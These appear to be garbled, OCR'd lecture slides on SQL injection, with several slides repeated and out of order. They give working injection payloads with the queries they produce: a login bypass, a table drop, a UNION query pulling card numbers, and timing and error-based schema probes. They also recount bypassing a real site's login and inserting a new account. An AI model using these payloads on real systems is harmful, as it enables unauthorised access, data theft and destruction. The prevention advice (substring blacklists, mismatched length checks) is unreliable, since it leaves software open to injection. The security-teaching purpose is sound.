
Select * from User where login = ' ' and password = 'abc ' or '1' = '1'

Injected query returns successful login because in 'or' condition check for **1 = 1** which is all ways true so irrespective of login name and password it will allow user to login into.

Prevention

Filter out 'or 1 = 1' word in login and password field by using regular expression . After submitting form capture each and every field of form check it contain substring or '1' = '1'

```
str = "or 1 = 1";
isSubString(password, str);     ....  ture → if or 1 = 1 is present in p
                                        false → othersiwe
```




Timing Inference Query

- The inference attack implemented according to the obtained result from a true or false evaluation about data.
- The generated signature is stated as follows,
  - Incident €{Timing Inference Query Statement}
  - $SIG_{TI3, TI2}$ € {/(WAITFOR)\s+\d+/i}
- Moreover, the label of top edge is Timing Inference Attack. The possible incidents are Information Retrieval, Information Modification and Identify Database Scheme.
  - Incident € {Information Retrieval, Information Modification and Identify Database Scheme}
  - $SIG_{R, TI3}$ € {SIG_{IR} , SIG_{IM} , SIG_{DS} }

Piggy-Backed Query

- The incidents in the top edge, which label is Piggy-Backed Query Attack, can be Information Retrieval, Information Modification and Perform DoS.
  - Incident € {Information Retrieval, Information Modification and Perform DoS}
  - $SIG_{R, PB3}$ €{SIG_{IR} , SIG_{IM} , SIG_{DoS})



Art of Attack for SQLIA -- 3

Input from form

Login= ‘ ‘

Password = ‘ ‘; drop User;

Resulted Query in program

Select from User where Login= ‘ ‘ and password = ‘ ‘ ; drop User;

The database treats this query string as two queries separated by the query delimiter (“;”) and executes both. First query will produce null result and second will drop table user.

Prevention

Filter out semicolon (;) from input by validating input .

Art of Attack for SQLIA -- 2

Input from form

Login = ' ' union select cardNo from
CreditCards where acctNo= 7032 –
Password = asd

Resulted Query in program

Select * from User where Login = ' ' union select cardNo from
CreditCards where acctNo= 7032 –
Password = asd

The original query should return the null set, and the injected query returns data from the "CreditCards" table.

Prevention

Restrict the length of data type in the input. Here in example login name is too long generally login name is 15 to 20 characters validate form on length of each and every field

e.g == if (login.length>15) { alert("The password have no more than 10 characters"); submitOK="false"; }

Art of Attack for SQLIA -- 2

Input from form

Login = ' ' union select cardNo from
CreditCards where acctNo= 7032 --
Password = asd

Resulted Query in program

Select * from User where Login = ' ' union select cardNo from
CreditCards where acctNo= 7032 --
Password = asd

The original query should return the null set, and the injected query returns data from the "CreditCards" table.

Prevention


Restrict the length of data type in the input. Here in example login name is too long generally login name is 15 to 20 characters validate form on length of each and every field

e.g == if (login.length>15) { alert("The password have no more than 10 characters"); submitOK="false"; }

Experimentation for SQL Injection

Bypassing authentication


As we don't have login name and password so we have tried SQL injection to bypass authentication. In login typed bbmeshram@yahoo.co.in and in password field typed ' or '1' = '1'; As show in figure 1, so that you will get the access of website without registering.



Experimentation for SQL Injection

Bypassing authentication


As we don't have login name and password so we have tried SQL injection to bypass authentication. In login typed bbmeshram@yahoo.co.in and in password field typed ' or '1' = '1'; As show in figure 1, so that you will get the access of website without registering.



For collecting database information make use of erroneous statements error message will reveal this information.

In login name – s' having '1' = '1'

In password – 'sdasd' (anything)



You entered the wrong password.
Please retype it and try again.

Login-As : PC

User Name : s having '1' = '1'

Password : ******

S' insert into reusers Values('anjali','anjali',NULL,NULL);--

Art of Attack for SQLIA -- 5

Input from form

```
Login='legalUser' and ASCII(substring (( select top 1 name sysobjects), 1,1)) > X WAITFOR 10 -- '
Password = ' ';
```

Resulted Query in program

```
Select acct from users where login='legalUser' and ASCII(substring (( select top 1 name sysobjects),
1,1)) > X WAITFOR 10 -- ' and password = ;
```

In the attack, the SUBSTRING function is used to extract the first character of the database's first table's name, which is then converted into an ASCII value and compared with the value of X. If the value is greater, the attacker will be able to observe a 10 s delay in the database response. The attacker can continue this way and use a binary-search strategy to identify the value of each character in the table's name.

Prevention

Filter special characters from input by validating form .

Art of Attack for SQLIA -- 4

Input from form

Login = ' '
Password= convert(int, select top 1 name from sysobjects where xtype='u'))


Resulted Query in program

Select * from users where login = ' ' and password = convert(int, select top 1 name from sysobjects where xtype='u'));

The injected query extracts the name of the first user table type 'u' from the database's metadata table sysobjects. It then converts this table name to an integer. Because the name of the table is a string, the conversion is illegal and the database returns an error. For example, a SQL Server may return the following error: "Microsoft OLE DB Provider for SQL Server (0x80040E07) Error converting varchar value 'CreditCards' to a column of data type int." From this message, the attacker can 1) see that the database is an SQL Server and 2) discover that the name of the first userdefined table in the database is "CreditCards" (the string that caused the type conversion to occur).

Prevention

Restrict functions as part of input. In form validation write proper rule for restriction of function in input. Access control mechanism should be implemented properly[8].



- **Development of secure IS**

Q1: How should an IS be developed in order to be secure?(Programming language vulnerabilities like or dbms weakness, ESAPI framework or java netwo programimg)

- **Access to IS**
- Q2 How can people's access to information be controlled?(Accsess control by DBMS, OS, Implementation strategy-authentication and authorization)
- **Secure communication:**

Q3 How can secure communication between peop ensured?(TCP/IP OR CRYPTOGRAPHY)

- **Security management:** How should information security be managed? (DID Mechanism)

- **Development of secure IS**

Q1: How should an IS be developed in order to be secure?(Programming language vulnerabilities like java or dbms weakness, ESAPI framework or java network programimg)

- **Access to IS**
- Q2 How can people's access to information be controlled?(Accsess control by DBMS, OS, Implementation strategy-authentication and authorization)
- **Secure communication:**

Q3 How can secure communication between people be ensured?(TCP/IP OR CRYPTOGRAPHY)

- **Security management:** How should information security be managed? (DID Mechanism)

Current Information Security Approaches

- 1. Pro-active Protection: current approaches mainly adopt the pro-active protection hardware or software, e.g., firewalls, IDS, etc.
- 2. Data Protection server: for data protection, most of the enterprises adopt data protection servers and multi-level secure mechanisms, e.g., encryption data storage, password management, etc.
- 3. The use of “Outside-In” Protection: many approaches adopt gateways, demilitarized zone (DMZ), and proxies to limit the accessibilities.

Advance SQLIA cont..

- From error message read all the fields
- Now you can execute insert into query.
- In login name type S' insert into reusers Values('anjali','anjali',NULL,NULL);--
- In password field enter any thing.
- If there will be no error message means you are successfully inserted new record.
- Now you can login with login name 'anjali' and password 'anjali'

Comprehensive Set of Tasks

We clarified the following criteria for engineering tasks related to security.

- *Developing the security facilities or creating documents* related to security
- *Managing the documents*
- *Verifying, validating, and reviewing the documents*
- *Modifying the documents*
- *Referring the documents*
- *Analyzing and managing surrounding environment* of systems

23 tasks from ISO/IEC 12207 tasks according to these criteria are extracted

FUNDAMENTAL DOMAINS OF IS

Three domains are fundamental to the field

of IS: (**HIRSCHHEIM ET AL. 1998**)

- The organizational level
- The conceptual level-language Level
- The technical level: technical infrastructure hardware/software use

- **Development of secure IS**

Q1: How should an IS be developed in order to be secure?(Programming language vulnerabilities like java or dbms weakness, ESAPI framework or java network programimg)

- **Access to IS**
- Q2 How can people's access to information be controlled?(Accsess control by DBMS, OS, Implementation strategy-authentication and authorization)
- **Secure communication:**

Q3 How can secure communication between people be ensured?(TCP/IP OR CRYPTOGRAPHY)

- **Security management:** How should information security be managed? (DID Mechanism)

Regular sequence of tasks must be correct for secure SRS

